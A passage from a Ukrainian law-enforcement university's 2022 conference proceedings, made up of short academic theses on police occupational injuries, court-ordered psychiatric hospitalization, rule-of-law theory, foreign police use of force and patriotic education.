Безумовно професія поліцейський відноситься до найбільш небезпечних. Це твердження базується не тільки на статистичних даних але і нормативній базі. Згідно до Наказу Міністерства охорони здоров'я України (МОЗ) № 263/121 від 23.09.1994 «Про затвердження Переліку робіт, де є потреба у професійному доборі» роботи, виконання яких передбачає носіння вогнепальної зброї відносяться до переліку професій, де передбачений обов'язків професійний добір. Необхідність вивчення правил безпеки і норм охорони праці в підрозділах НП впливає і зі специфіки службових обов'язків, що вказані у «Переліку робіт з підвищеною небезпекою», затвердженого Наказом Держнаглядохоронпраці України №15 від 26.01.2005 «Про затвердження Типового положення про порядок проведення навчання і перевірки знань з питань охорони праці та Переліку робіт з підвищеною небезпекою».

Основною правовою базою щодо забезпечення особистої безпеки працівників поліції є Закон України «Про Національну поліцію». Гарантування виконання основних обов'язків та прав працівників поліції можна тільки при забезпечення їх особистої безпеки. Травмований, поранений, хворий, а в крайньому випадку загиблий працівник поліції не здатний виконувати поставлену задачу, піддає підвищеному ризику громадян, об'єкти народного господарства та навколишнє середовище. З урахуванням виконання конституційних прав та у зв'язку з ситуацією, яка складається на даний час, виникає актуальність у розгляді проблеми, пов'язаної з травматизмом особового складу підрозділів Національної поліції.

Статистичний аналіз навмисних убивств та нещасних випадків серед працівників НП в Україні при виконанні оперативно-розшукових завдань має тенденцію стійкого зростання, що є показником підвищення рівня травматизму поліцейських. Стабільно високою залишається і кількість нещасних випадків серед працівників поліції при несені служби, а максимум смертельних випадків припадає на 1996 рік, число яких досягло - 89 випадків/рік.

Я гадаю, що мало хто буде заперечувати, що робота працівників поліції є однією з найбільш небезпечних. Безумовно травматизм в НП є однією головних проблем, кожний поліцейський під час служби може постраждати і ризик дуже великий. До постійних небезпек належать: стреси, спілкування з асоціальними елементами, ризик отримати травму, а то і загинути під час виконання службових обов'язків. Нажаль, це ще не повний перелік всіх небезпек даної

професії. Таким чином, проблема, яка розглядається у роботі, для України є загально державною.

Визначення та аналіз причин травматизму в НП та їх наслідків здатні вирішити низку проблем, а саме: встановити шляхи та способи зниження рівня травматизму, удосконалити систему професійної підготовки, корегувати матеріально-технічні та фінансові витрати, залучити до вирішення вказаних проблем сили та засоби інших міністерств та відомств. Найбільш небезпечним є несення служби під час масових заворушень. Аналіз та вивчення особливостей масових заворушень здатні значно знизити травматизм серед особового складу НП та за рахунок підвищення ефективності правоохоронної діяльності забезпечити захист громадян від протиправних дій.

Отже з усього вище викладеного можна сказати, що вивчення даної проблеми має одне з визначних місць у вирішенні проблем МВС, а також загалом проблем нашої держави. Актуальне значення дослідження полягає у дослідженні та аналізі особливостей масових заворушень з метою зниження рівня травматизму в НП за рахунок встановлення основних закономірностей розвитку травматизму, а також у використанні результатів досліджень у практичній діяльності правоохоронних органів. Травматизм це комплексна проблема. Зниження рівня травматизму може бути досягнуте лише за умови повного і всебічного цього вивчення, виявлення всіх його складових і повного їх вирішення. Нажаль, дослідження травматизму правоохоронців під час охорони публічного порядку майже не проводилося, окрім дослідження, яке приводилося Відділом державного нагляду за охорони праці Головного штабу МВС України ще у 2003 році.

Одержано 13.06.2022

Роксолана Володимирівна КОЛОДЧИНА,

*прокурор відділу представництва інтересів
держави в суді з питань земельних відносин
Київської міської прокуратури, Україна;
<https://orcid.org/0000-0003-4690-9351>*

ПРАВОВЕ РЕГУЛЮВАННЯ ПРИМУСОВОЇ ГОСПІТАЛІЗАЦІЇ ОСОБИ ДО ПСИХІАТРИЧНОГО ЗАКЛАДУ

Кожна особа має права і свободи, передбачені Конституцією та законами України. Додаткові гарантії, пов'язані з проходженням лікування, мають громадяни, які страждають психічними захворюваннями.

Зокрема, примусова госпіталізація таких осіб до закладу охорони здоров'я можлива лише у встановленому законодавством порядку.

І. В. Сказко зазначає, що надання стаціонарної психіатричної допомоги є обмеженням права на свободу і особисту недоторканність людини, оскільки вона набуває статусу затриманої особи [1, с. 216]. Згідно з п. «е» ч. 1 ст. 5 Європейської конвенції з прав людини законне затримання психічно хворих є різновидом затримання, яке повинно здійснюватися у встановленому законом порядку [2]. Отже, поміщення особи у психіатричну лікарню є не просто лікуванням від захворювання, а суттєвим обмеженням права вільно пересуватися. Саме тому органи влади повинні уважно контролювати законність під час прийняття відповідних рішень. Адже наразі відсутні єдині методики діагностування й лікування пацієнтів, єдиних вимоги до оформлення медичної документації тощо [3, с. 175].

Законодавство про охорону здоров'я встановлює загальний принцип добровільного надання медичної допомоги. Згідно зі ст. 43 Основ законодавства про охорону здоров'я діагностика, профілактика і лікування повинні застосовуватися виключно за згодою пацієнта [4]. Водночас законодавство про психіатричну допомогу передбачає можливість примусового лікування громадянина, який страждає психічним захворюванням. Відповідно до ст. 14 Закону України «Про психіатричну допомогу» примусова госпіталізація хворого можлива за наявності таких умов:

1. Наявність тяжкого психічного захворювання.
2. Вчинення певних дій, які завдають шкоди оточуючим або самій особі, а також виявлення наміру скоїти подібні вчинки.
3. Неспроможність самостійно задовольняти свої основні життєві потреби на рівні, який забезпечує її життєдіяльність.

Згідно зі ст. 22 Закону України «Про психіатричну допомогу» питання про примусову госпіталізацію особи вирішується у судовому порядку за заявою представника психіатричного закладу [5]. Отже, спеціальне законодавство встановлює умови і порядок прийняття рішення про примусове надання психіатричної допомоги особі.

А. І. Олійник наголошує, що для вирішення питання про примусове надання психіатричної допомоги встановлення діагнозу психічного захворювання недостатньо. Необхідно довести у суді наявність наміру особи завдати шкоди собі або оточуючим [6, с. 61]. Слід погодитися з наведеним зауваженням, оскільки для обмеження свободи пересування необхідно встановити достатні підстави.

Порядок розгляду заяви представника психіатричного закладу про примусову госпіталізацію встановлений у ст. 339–342 ЦПК

України [7]. Норми цивільного процесуального законодавства передбачають такі умови розгляду вказаного звернення:

1. Заява представника психіатричного закладу подається до суду за місцем знаходження такого закладу.

2. Строк розгляду заяви – 24 години.

3. У судовому засіданні беруть участь лікар-психіатр, прокурор та особа, стосовно якої вирішується питання про примусову госпіталізацію. Такий громадянин має право на безоплатну правову допомогу.

4. Рішення суду підлягає негайному виконанню, але може бути оскаржене. Отже, пацієнт після примусової госпіталізації може подати апеляцію. Працівники лікарні не повинні чинити перешкоди у підготовці та надісланні апеляційної скарги.

5. Суд може відмовити у задоволенні заяви представника психіатричного закладу.

6. Якщо суддя дійде висновку про застосування насильства до особи, порушення її прав під час примусової госпіталізації, він повинен окремою ухвалою направити відповідне звернення до органів досудового слідства.

7. Можливе подання заяви представником психіатричного закладу про продовження строку примусового лікування. Тому в рішенні суду про примусову госпіталізацію необхідно визначити строк примусового лікування.

Важливо наголосити на тому, що примусова госпіталізація за відомо здорового громадянина до закладу психіатричної допомоги може бути кваліфікована як злочин за ст. 151 КК України [8]. А. В. Андрушко стверджує, що незаконна госпіталізація до психіатричного закладу є по суті незаконним позбавленням волі, відповідальність за такий злочин варто посилити [9, с. 69]. Отже, висновок лікаря-психіатра про необхідність примусового лікування громадянина повинен бути обґрунтованим. Зловживання під час встановлення діагнозу психіатричної хвороби, визначення ознак суспільної небезпечності хворого, можуть стати підставою для кримінальної відповідальності.

Вивчення порядку примусової госпіталізації особи до психіатричного закладу призводить до висновку про необхідність внесення таких змін до українського законодавства:

1. У ст. 342 ЦПК України необхідно закріпити норму про встановлення судом строку примусового лікування особи у психіатричному закладі.

2. У ст. 25 Закону України «Про психіатричну допомогу» варто передбачити право особи, стосовно якої прийнято судове рішення

про примусове лікування, оскаржити його в апеляційному порядку. Персонал психіатричного закладу не повинен заважати особі у здійсненні цього права.

3. Для виконання рішення про примусову госпіталізацію слід передбачити залучення працівників поліції.

Запропоновані зміни повинні сприяти забезпеченню прав людини та принципу законності під час вирішення питання про примусове надання психіатричної допомоги. Перспективним напрямом подальших наукових досліджень є дослідження проблем медичного обслуговування в місцях позбавлення волі, зокрема відсутність системи діагностики, профілактики та надання психологічної і медичної допомоги підслідним та засудженим неповнолітнім та жінкам, які перебувають в СІЗО; не надання належної психіатричної допомоги у зв'язку з відсутністю лікаря-психіатра; наявність лише одного лікувального закладу психіатричного профілю для зазначеної категорії осіб тощо [10, с. 1779].

Список бібліографічних посилань

1. Сказко І. В. Сказко І. В. Судовий розгляд справ про надання особі психіатричної допомоги у примусовому порядку. Науковий часопис Національної академії прокуратури України. 2016. № 3. С. 213–221.

2. Європейська конвенція з прав людини, прийнята Радою Європи 04.11.1950. Верховна Рада України. Законодавство України. URL: https://zakon.rada.gov.ua/laws/show/995_004#Text (дата звернення: 16 липня 2022 року).

3. Гринько Л. П., Гринько П. О., Теремецький В. І., Батрин О. В. Проблемні питання призначення та проведення судово-медичної експертизи при ятрогенних злочинах. Лікарська справа. 2018. № 3–4 (1147). С. 175–179. URL: http://nbuv.gov.ua/UJRN/LiSp_2018_3-4_31

4. Основи законодавства про охорону здоров'я: Закон України від 19.11.1992 № 2801-XII. Верховна Рада України. Законодавство України. URL: <https://zakon.rada.gov.ua/laws/show/2801-12/find?text> (дата звернення: 16 липня 2022 року).

5. Про психіатричну допомогу: Закон України від 22.02.2000 № 1489-III. Верховна Рада України. Законодавство України. URL: <https://zakon.rada.gov.ua/laws/show/1489-14#Text> (дата звернення: 16 липня 2022 року).

6. Олійник А. І. Докази та предмет доказування у справах про надання фізичним особам психіатричної допомоги в примусовому порядку. Підприємництво, господарство і право. 2018. № 4. С. 58–63.

7. Цивільний процесуальний кодекс України : Закон України від 18.03.2004 № 1618-IV. Верховна Рада України. Законодавство України. URL: <https://zakon.rada.gov.ua/laws/show/1618-15#Text> (дата звернення: 16 липня 2022 року).

8. Кримінальний кодекс України: Закон України від 05.04.2001 № 2341-III. Верховна Рада України. Законодавство України. URL: <https://zakon.rada.gov.ua/laws/show/2341-14/find?text> (дата звернення: 16 липня 2022 року).

9. Андрушко А. В. Окремі аспекти кримінальної відповідальності за незаконне поміщення в психіатричний заклад. Науковий вісник Херсонського державного університету. Серія «Юридичні науки». 2013. Вип. 5. С. 67–70.

10. Теремецький В.І., Музичук О.М., Салманова О.Ю., Кириченко О.Ю., Ігонін Р.В. Проблемні питання медичного забезпечення осіб, засуджених до позбавлення волі. Wiadomości Lekarskie. 2018. T. LXXI, № 9. С. 1777–1780.

Одержано 11.06.2022

Вероніка Ігорівна КОЛОМІЄЦЬ,

курсант групи Ф1-104

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри теорії та історії держави та права факультету № 1

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **О. Г. Юшкевич***

ТЕОРІЯ ПРАВОВОЇ ДЕРЖАВИ: ПОЛІТИКО-ПРАВОВІ ІДЕЇ

Існування низки наукових досліджень не знімає з порядку денного актуальності осмислення ідей і положень, які лежать в основі моделі правової держави [1].

Теорія правової держави - це синтез концептуальних ідей та концепцій її природи, ознак, принципів, як демократичної, соціальної держави в якій панує право. Вона є результатом світового прогресивного розвитку учень про державу в межах людського виміру та загально соціальної справедливості. Розквіт теорії правової держави бере свій початок з концептуальної політико-правової ідеї про тотожність справедливих законів у державі [2].

На думку О. В. Лебедевої, підґрунтям, функціональною ідеєю, яка увійшла в теорію правової держави є саме ідея панування

юридичного закону, а не влади правителя. Один з видатних давньогрецьких мудреців Солон своєю реформою втілював ідею поєднання права та сили влади у пануванні законів. Головним у законах Солон вважав забезпечення компромісу. Другим напрямом ідей, які увійшли в теорію правової держави — концепція природного права. Ідея природного права виникла в античні часи в ученнях багатьох давньогрецьких та давньоримських мислителів, перш за все тих, хто був прибічником ідеї панування закону. Вони ототожнювали природне право з дією природних законів, законів природи, яким повинні відповідати закони, які походять від держави. Третім напрямом політико-правової ідеї, на підґрунті яких поступово формувалася теорія правової держави, є концепція народного суверенітету. Вперше ідею про необхідність приналежності народу верховній владі заснував Мо-дзи - китайський мислитель V-IV ст.ст. до н.е. [2].

В сучасній юридичній літературі правова держава визначається по-різному, з певними акцентами в її характеристиці. Правова держава - це організація політичної влади, діяльність якої заснована на визнанні та реальному забезпеченні прав і свобод людини, верховенстві права і взаємній відповідальності особистості і держави [3]; форма організації державної влади, за якої верховенство в усіх сферах життя належить правовому закону. У правовій державі всі - і державні органи, і громадяни - однаковою мірою відповідальні перед законом. В ній реалізуються всі права людини; здійснюється розподіл влади на законодавчу, виконавчу, судову [4]; передбачає єдність верховенства права та правової форми організації політичної влади [5].

В юридичній літературі до основних ознак правової держави відносять наступні.

Безумовне визнання, законодавче закріплення, реальне здійснення і гарантування державою невід'ємних прав і свобод людини. Цей принцип передбачає визнання кожної людини вищою соціальною цінністю. Завдяки інтегруючій функції права особистості на життя, свободу та гідність всі категорії прав людини перебувають у єдності, вони взаємопов'язані і взаємообумовлені [3].

Пов'язаність державної влади правом і його панування у всіх сферах суспільного життя: свобода може бути досягнута лише у тому разі, якщо державна влада обмежується (переборюється) правом, ставиться під контроль права, функціонує у поєднанні та у взаємодії з громадянським суспільством у рамках права [4].

Конституцією України (ст. 8) регламентовано, що в Україні визнається і діє принцип верховенства права [6].

Верховенство права в усіх царинах суспільного життя, у взаємовідносинах між державою і громадянином. Правова держава – це така держава, яка контролювана правом. Основним засобом такого контролю є конституція, що розглядається як юридичне втілення суспільного договору. Верховенство права також передбачає, що за своїм змістом закони не виходять за ті правові межі, які встановлені для втручання держави в життя індивіда і громадянського суспільства. Тому помиляються ті, хто головним принципом правової держави називає верховенство закону, оскільки воно може бути і в неправовій державі [7].

Правова рівність громадян, які є рівними перед законом, мають однакові права й обов'язки, несуть однакову відповідальність за порушення чинного законодавства незалежно від їхнього соціального походження, матеріального становища, расової, національної, конфесійної та іншої належності [7].

Гарантування й охорона прав та свобод людини і громадянина, створення умов для їх якомога повної реалізації. Ці права і свободи стають ядром усієї правової системи держави, змістом її діяльності [7]. У ст. 3 Конституції України сказано, що людина, її життя і здоров'я, честь і гідність, недоторканність і безпека визнаються в Україні найвищою соціальною цінністю. Права і свободи людини та їх гарантії визначають зміст і спрямованість діяльності держави. Утвердження і забезпечення прав і свобод людини є головним обов'язком держави [6].

Взаємна відповідальності особи і держави. Захищеність інтересів держави та індивіда в правовій державі повинні знаходитися на одному рівні. Це, зокрема, передбачає відповідальне ставлення держави до людини, її прав і свобод, а також їх охорону усіма передбаченими законом засобами. Ця вимога впливає з конституційних положень, які визнають людину, її життя і здоров'я, честь і гідність, недоторканність і безпеку найвищою соціальною цінністю. Саме права і свободи людини, їх гарантії повинні визначати зміст і спрямованість діяльності держави, становити основу демократичної державності [3].

Підсумовуючи слід зазначити, теорія правової держави формувалася протягом великого історичного періоду розвитку людства. Ще мислителі античних часів наголошували на необхідності на забезпеченні прав і свобод людини, творення справедливих законів.

Список бібліографічних посилань

1. Касинюк Л. А., Мельник Е. А. Правова держава та проблеми становлення її в Україні. Юридичний науковий електронний журнал.

2019. № 6. С. 28-32. URL: http://www.lsej.org.ua/6_2019/6.pdf. (дата звернення: 17.05.2022).

2. Лебедева О. В. Правова держава: поняття та принципи. URL: <https://cutt.ly/dH9zBu3> (дата звернення: 17.05.2022).

3. Правова держава. URL: <https://cutt.ly/VH9np6O> (дата звернення: 17.05.2022).

4. Правова держава. URL: <https://cutt.ly/0H9nlEt> (дата звернення: 17.05.2022).

5. Самофалов Л. П., Самофалов О. Л., Шевченко Д. М. Правова держава як фактор розвитку громадянського суспільства. URL: <https://cutt.ly/0H9nlEt> (дата звернення: 17.05.2022).

6. Конституція України : Закон України від 28.06.1996 № 254к/96-ВР. URL: <https://cutt.ly/aHlJmkb> (дата звернення: 17.05.2022).

7. Соломін О. А. Концепція правової держави: сучасний контекст. URL: <https://cutt.ly/TH9mM7z> (дата звернення: 17.05.2022).

Одержано 31.05.2022

Микола Анатолійович КОМЗЮК,

*докторант відділу організації освітньо-наукової підготовки
Харківського національного університету внутрішніх справ,
кандидат юридичних наук*

ОСОБЛИВОСТІ ЗАСТОСУВАННЯ ПОЛІЦЕЙСЬКИХ ЗАХОДІВ ПРИМУСУ ПРАВООХОРОННИМИ ОРГАНАМИ ДЕРЖАВ СВІТУ

Поліція в Україні виконує широке коло завдань та функцій щодо забезпечення правопорядку, захисту прав і свобод громадян, попередження і припинення правопорушень. Успішне виконання цих завдань неможливе без урахування кращих зразків як попереднього вітчизняного, так і сьогоденного закордонного досвіду.

Переважну більшість зазначених завдань поліція реалізує в ході здійснення адміністративної діяльності, тобто під час виконання адміністративного законодавства, використання адміністративно-правових заходів впливу до організацій, посадових осіб та громадян.

Завданням сьогодні є вивчення світового досвіду ефективних моделей професійної комунікації поліцейських та дослідження шляхів упровадження кращого досвіду в практичну діяльність працівників Національної поліції України.

В більшості зарубіжних країн відсутні кодекси про адміністративні правопорушення. Правовою основою адміністративної діяльності тут поряд з іншими нормативними актами визнаються кримінальні та кримінально-процесуальні кодекси. А отже, компетенція поліції зарубіжних країн в ряді питань є ширшою, ніж в Україні[1].

Що стосується засобів припинення правопорушень, то В. Заросило у своєму дослідженні встановив, що колеги зарубіжних країн, як і поліція України, використовує такі заходи примусу: 1) фізичний вплив (сила); 2) застосування спеціальних засобів; 3) застосування вогнепальної зброї[1].

Виділяємо окремі аспекти при застосуванні поліцією зарубіжних країн заходів примусу.

Щодо поліцейського законодавства в Польщі, як і більшості країн Європи, ґрунтується на таких постулатах:

- застосування поліцією безпосереднього примусу виправдане лише у випадках, коли вжиття інших заходів примусу в певній ситуації не передбачено; якщо попередньо вжиті заходи примусу виявилися неефективними або ж їх застосування недоцільне;

- при застосуванні безпосереднього примусу слід обирати найбільш можливі та придатні заходи, що можуть завдати найменшої шкоди окремим особам або суспільству в цілому; завдані внаслідок вжиття поліцейських заходів збитки не повинні перевищувати переваг у разі досягнення передбачуваного результату[4].

Стосовно Закону Республіки Казахстан “Про правоохоронну службу” відводить застосуванню працівниками правоохоронних служб вогнепальної та іншої зброї, спеціальних засобів та фізичної сили главу 8. Згідно зі статтею 59 Закону вогнепальна та інша зброя, спеціальні засоби та фізична сила застосовуються з метою припинення суспільно-небезпечних діянь, затримання та доставляння в правоохоронні органи осіб, які скоїли правопорушення, з урахуванням характеру правопорушень та певних ситуацій.

Так, згідно зі ст. 31-35 Закону Грузії “Про поліцію” для забезпечення виконання функцій, покладених на поліцію, поліцейський має право пропорційно застосовувати найбільш відповідні заходи примусу тільки у випадку необхідності, з інтенсивністю, яка забезпечує досягнення законної цілі. Вид та інтенсивність застосування заходів примусу визначаються з розрахунку конкретної ситуації, характеру правопорушення та індивідуальних особливостей правопорушника. При цьому при застосуванні заходів примусу поліцейські зобов’язані намагатися, щоб заподіяна шкода була мінімальною та пропорційною[5].

Співробітники поліції Республіки Молдови діють згідно із Законом "Про поліцію" та застосовують фізичну силу, в тому числі спеціальні прийоми боротьби, для припинення правопорушень, подолання протидії законним вимогам, якщо ненасильницькі способи не забезпечують виконання покладених на них обов'язків.

Порівнюючи із зазначеними вище країнами, працівники поліції Республіки Молдова несуть встановлену законодавством відповідальність за перевищення повноважень щодо застосування заходів примусу. Законодавство Республіки Молдова передбачає застосування зброї без попередження у разі раптового нападу, нападу з використанням бойової техніки, транспортних засобів, літальних апаратів, річкових суден, звільнення заручників, втечу з-під варти зі зброєю або за допомогою транспортних засобів, а також у разі втечі з транспортних засобів під час їх руху [2].

Виходячи із вище розглянутих зарубіжних країн, працівники правоохоронних органів в усіх випадках застосування й використання заходів примусу зобов'язані:

- пройти спеціальну підготовку щодо правомірного та ефективного застосування фізичної сили, вогнепальної зброї та спеціальних засобів;

- заздалегідь попередити особу про намір застосування фізичної сили, спеціальних засобів та вогнепальної зброї та надати їй достатньо часу для виконання вимоги поліцейського;

- вжити всіх можливих заходів для забезпечення безпеки громадян, і докласти всіх зусиль до того, щоб збиток, що наноситься їхньому здоров'ю, честі, гідності та майну, був мінімальним;

- забезпечити надання потерпілим невідкладної медичної допомоги;

- не застосовувати заходи примусу проти жінок і малолітніх, осіб похилого віку, а також людей з явними фізичними вадами, за винятком випадків вчинення ними правопорушення;

- повідомити про застосування заходів примусу свого керівника або(ї) прокурора про завдання особі тілесних ушкоджень.

Доречно думка О. Соколенка, що на сьогодні у правозахисній діяльності низки пострадянських країн, у тому числі й України, все ще зберігається фрагментарність і неузгодженість адміністративно-правового регулювання, а також неприйнятні в умовах демократичного суспільства рудименти репресивних методів правової охорони, що супроводжується відсутністю єдиного законодавчого переліку підстав і правового порядку застосування поліцією мір державного примусу, заходів фізичної сили, спеціальних засобів і зброї [3, с. 30].

Спираючись на викладене, можна стверджувати, що заходи примусу, передбачені Законом України “Про Національну поліцію”, подібні до заходів примусу в законодавстві розглянутих зарубіжних країн. Варто відмітити, що поліцейська діяльність зарубіжних країн першочергово характеризується профілактичним напрямом, обмеженням застосування репресивних примусових заходів і широким залученням громадськості до виконання окремих правоохоронних повноважень.

Детально вивчивши зарубіжний досвід та проаналізувавши поліцейське законодавство деяких зазначених вище країн, а також враховуючи напружену криміногенну ситуацію, що склалася на сьогодні в Україні, вважаємо доцільним рекомендувати корегувати Закон України “Про Національну поліцію”, а саме внести зміни у статтю 42 (“Застосування заходів примусу”), в якій передбачити можливість застосування поліцейським у випадку крайньої необхідності або необхідної оборони, у разі відсутності в нього необхідних спецзасобів або вогнепальної зброї, будь-яких підручних засобів, що не належать до поліцейських засобів примусу, визначених Законом України “Про Національну поліцію”.

Список бібліографічних посилань

1. Заросило В.О. Порівняльний аналіз адміністративної діяльності міліції України та поліції зарубіжних країн (Великобританії, США, Канади та Франції) : дис. ... кандидата юрид.наук : 12.00.07 / В.О. Заросило ; Нац. акад. внутр. справ України. - К., 2002. - 250 с.

2. О полиции : Закон Республики Молдова от 18 декабря 1990 года № 416-XII [Електронний ресурс]. - Режим доступу : http://base.spinform.ru/show_doc.fwx?rgn=3354.

3. Соколенко О. Зарубіжний досвід захисту прав громадян у діяльності поліції / О. Соколенко // Вісник Київського національного університету імені Тараса Шевченка. - № 95. - 2013. - С. 28-30.

4. Литвин Д.В. Модель применения физической силы, специальных средств и огнестрельного оружия сотрудниками полиции / Д. В. Литвин // Научно-методический электронный журнал “Концепт”. - 2016. - Т. 15. - С. 1916-1920 [Електронний ресурс]. - Режим доступу : <http://e-koncept.ru/2016/96302.htm>.

5. О полиции : Закон Грузии от 4 октября 2013 года № 1444-Ic [Електронний ресурс]. - Режим доступу : <https://matsne.gov.ge/ru/document/download/2047533/1/ru/pdf>.

6. О правоохранительной службе : Закон Республики Казахстан от 6 января 2011 года № 380-IV [Електронний ресурс]. - Режим доступу : <http://adilet.zan.kz/rus/docs/Z1100000380#z612>.

Одержано 10.06.2022

Софія Ігорівна КОМОЧКІНА,

курсант групи Ф4-102

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ,

кандидат педагогічних наук, доцент Т. П. Колісник

НАЦІОНАЛЬНО-ПАТРІОТИЧНЕ ВИХОВАННЯ МОЛОДІ В УКРАЇНІ В СУЧАСНИХ УМОВАХ

Національно-патріотичне виховання – один із головних векторів діяльності всього українського суспільства. Стратегічні підходи до національно-патріотичного виховання дітей та молоді в системі освіти визначено Указом Президента України від 18.05.2019 № 286/219 «Про Стратегію національно-патріотичного виховання», постановою Кабінету Міністрів України від 09.10.2020 № 932 «Про затвердження плану дій щодо реалізації Стратегії національно-патріотичного виховання на 2020-2025 роки» [1]. Постановою Кабінету Міністрів України від 30 червня 2021 р. № 673 затверджено Державну цільову соціальну програму національно-патріотичного виховання на період до 2025 року [2].

Концепцію Програми схвалено розпорядженням Кабінету Міністрів України від 9 жовтня 2020 р. № 1233 [3].

Метою Програми є удосконалення та розвиток цілісної загальнодержавної політики національно-патріотичного виховання шляхом формування та утвердження української громадянської ідентичності на основі єдиних суспільно-державних (національних) цінностей (самобутність, воля, соборність, гідність) і загальнолюдських цінностей, принципів любові і гордості за власну державу, її історію, мову, здобутки та досягнення у сфері культури, економіки, науки, спорту, дієве сприяння органам державної влади та органам місцевого самоврядування в захисті і охороні національної державності Українського народу, готовність до захисту державної незалежності і територіальної цілісності України, усвідомлення громадянського обов'язку із розвитку успішної країни та забезпечення власного благополуччя в ній [3].

З метою раціонального використання ресурсів Програма передбачає концентрацію зусиль на таких пріоритетних завданнях:

формування української громадянської ідентичності – здійснення заходів, спрямованих на впровадження та утвердження суспільно-

державних (національних) цінностей, розвиток громадянської ідентичності населення України;

військово-патріотичне виховання – здійснення заходів, спрямованих на формування у громадян готовності до захисту України, громадського сприяння безпеці та обороні України та підвищення престижу військової і спеціальної державної служби;

формування науково-методологічних і методичних засад національно-патріотичного виховання – здійснення заходів, спрямованих на розвиток цілісної загальнодержавної політики національно-патріотичного виховання;

підтримка та співпраця органів державної влади та органів місцевого самоврядування з інститутами громадянського суспільства щодо національно-патріотичного виховання [2].

На сьогодні, в українських реаліях, коли народ України пройшов і зазнає неймовірних випробувань з війною і економічною кризою, викликаною російською агресією, коли ціною власного життя українські військові відстоюють свободу та територіальну цілісність – національно-патріотичне виховання стало ще актуальнішим, ніж будь-коли.

Заклади вищої освіти є осередками національно-патріотичного виховання. Виховна робота у Харківському національному університеті внутрішніх справ є невід'ємною частиною освітнього процесу і включає в себе організаційні, морально-психологічні, педагогічні, інформаційні, правові, культурно-просвітницькі та соціальні заходи, які проводяться з метою формування у курсантів (слухачів, студентів) морально-психологічних якостей, необхідних для служби, готовності виконувати завдання за будь-яких умов на фоні високої емоційної напруженості.

Складовими національно-патріотичного виховання курсантів, студентів і слухачів у Харківському національному університеті внутрішніх справ є духовно-моральне виховання, виховання здорового способу життя, культурно-історичне виховання, громадсько-правове виховання, військово-патріотичне виховання.

Національно-патріотичне виховання здійснюється через систему заходів із нагоди відзначення державних, професійних, історичних, пам'ятних дат, знаменних подій та релігійних свят у житті українського народу; перегляд та обговорення курсантами і студентами вітчизняних художніх і документальних фільмів національно-патріотичного змісту; під час проведення лекцій, спрямованих на формування мовної культури, оволодіння та вживання української мови як духовного коду нації, національної свідомості, виховання

почуття патріотизму; тематичних заходів, присвячених героїчним подвигам українських воїнів, боротьбі за територіальну цілісність і незалежність України, про масові акції громадського протесту в Україні тощо; заходів, спрямованих на збереження та зміцнення здоров'я молоді, формування в них мотивації ведення здорового способу життя, навичок дбайливого ставлення до власного здоров'я і життя; освітньо-просвітницьку роботу, яка передбачає відновлення історичної пам'яті про державницькі традиції України [4].

Національно-патріотичне виховання, як комплексна системна і цілеспрямована діяльність органів державної влади, громадських організацій, сім'ї, освітніх закладів, інших соціальних інститутів щодо формування у молодого покоління високої патріотичної свідомості, почуття вірності, любові до Батьківщини, турботи про благо свого народу, готовності до виконання громадянського і конституційного обов'язку із захисту національних інтересів, цілісності, незалежності України, сприяння становленню її як правової, демократичної, соціальної держави є одним із пріоритетних напрямів діяльності держави та суспільства. В сучасних умовах виникає нагальна необхідність посилення національно-патріотичного виховання.

Список бібліографічних посилань

1. Про затвердження плану дій щодо реалізації Стратегії національно-патріотичного виховання на період до 2025 року: Постанова КМУ від 09.10.2020 р. № 932 // База даних «Законодавство України» / Верховна Рада України. URL: <https://zakon.rada.gov.ua/laws/show/932-2020-п#Text> (дата звернення: 04.06.2022).

2. Про затвердження Державної цільової соціальної програми національно-патріотичного виховання на період до 2025 року та внесення змін до деяких постанов Кабінету Міністрів України: Постанова КМУ від 30 червня 2021 р. № 673 // База даних «Законодавство України» / Верховна Рада України. URL: <https://zakon.rada.gov.ua/laws/show/673-2021-%D0%BF#Text> (дата звернення: 04.06.2022).

3. Про схвалення Концепції Державної цільової соціальної програми національно-патріотичного виховання на період до 2025 року: Розпорядження КМУ від 9 жовтня 2020 р. № 1233-р // База даних «Законодавство України» / Верховна Рада України. URL: <https://zakon.rada.gov.ua/laws/show/1233-2020-%D1%80#Text> (дата звернення: 04.06.2022).

4. Навчальний посібник з національно-патріотичної підготовки особового складу Збройних Сил України на 2022 навчальний рік /

Топальський В., Мараєва В., Богачук О., Хруленко І. та ін. / За заг. ред. В. Мороза. К.: НДЦ ГП ЗСУ, 2021. 162 с.

5. Ковальчук О. Є. Сучасний погляд на національно-патріотичне виховання. URL:

<http://vvak.in.ua/attachments/article/251/Сучасний%20погляд%20на%20національно-патріотичне%20виховання.pdf> (дата звернення: 01.06.2022).

Одержано 05.06.2022

Наталія Леонідівна КОРЖЕНІВСЬКА,

доктор економічних наук, професор

Закладу вищої освіти «Подільський державний університет»

Ірина Анатоліївна ЯСІНЕЦЬКА,

доктор економічних наук, професор

Закладу вищої освіти «Подільський державний університет»

Ігор Володимирович БЕСПАЛИЙ,

аспірант Закладу вищої освіти «Подільський державний університет»

АДАПТАЦІЯ МОДЕЛЕЙ НІВЕЛЮВАННЯ ВИКЛИКІВ ІНТЕГРАЦІЙНОМУ РОЗВИТКУ УКРАЇНИ В ПОСИЛЕННІ ЕКОНОМІЧНОЇ БЕЗПЕКИ

Україна сторіччями виборює власну політико-правову, економічну та національну ідентичність, як невіддільну характеристику унікальності й, водночас, усвідомлення й дотримання базису соціального середовища, у якому вона перебуває. Сучасний розвиток країн стрімко набуває ознак динамічності, мінливості, адаптації до існуючих та непередбачуваних загроз і небезпек, що формують обличчя міжнародної спільноти. Однак, такі процеси мають глибинні виклики, що потребують континуумного моніторингу та застосування усього спектру наукових і практичних інструментів щодо їх уникнення або зниження негативних наслідків.

Європейський вибір України, який був визначений у початковий період формування основ її зовнішньої політики, став природним наслідком здобуття країною державної незалежності. Внутрішньоєвропейські, внутрішньоукраїнські та геополітичні протиріччя, що виникають на тлі історичних аспектів інтеграційних процесів визначають вектор розвитку країни [1]. Пріоритетом такого розвитку має бути національний протекціонізм та захист власних інтересів.

Однак, для повної реалізації таких амбіцій вкрай важливою є виважена економіко-правова політика держави, концепція відбору дієвих механізмів посилення економічної безпеки та чітких інструментів їх реалізації.

